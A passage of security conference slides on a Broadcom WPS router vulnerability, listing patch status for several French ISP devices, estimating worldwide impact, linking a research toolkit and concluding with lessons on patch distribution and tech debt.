
SSID	ISP	Status	Model	SoC
Bbox-XXXXXXXX	Bouygues	Patched	Sagemcom F5696b	BCM68572
Livebox-XXXX	Orange	Patched	Sagemcom Fast5698_OFR	BCM68881
Livebox-XXXX	Orange	Patched	Sercomm WiFi 6 Repeater	BCM6752
Livebox-XXXX	Orange	Patched	Sagemcom Fast5670_OFR	BCM68360
Livebox-XXXX	Orange	Not Patched	Sagemcom Fast5656_OFR	BCM68380
SFR_XXXX	SFR	Not Patched	NB6VAC-FXC-r0, NB6VAC-FXC-r1	BCM63168

Impact Worldwide


- Hard to measure precisely without access to devices for confirmation
- I guesstimate low hundred million if every ISP out there acted as recklessly as Belgian ones ?
- I'm releasing a toolkit so we can collectively perform this assessment 😊

<https://github.com/qkaiser/broadcom-wps>

Pushing Patches Downstream (Good)



Pushing Patches Downstream (Bad)



Pushing Patches Downstream (Ugly)



06

CONCLUSION

Same old same old

What did we learn ?

01 **Security through Complexity is Dead**

02 **Support Windows Discrepancies are Attacker Opportunities**

03 **Tech Debt will be Collected – By whom ?**

QUESTIONS?

INCENDIARY DMs CAN BE SENT TO @QKAISER

QUENTIN KAISER

@qkaiser
quentin@konkretesec.com
github.com/qkaiser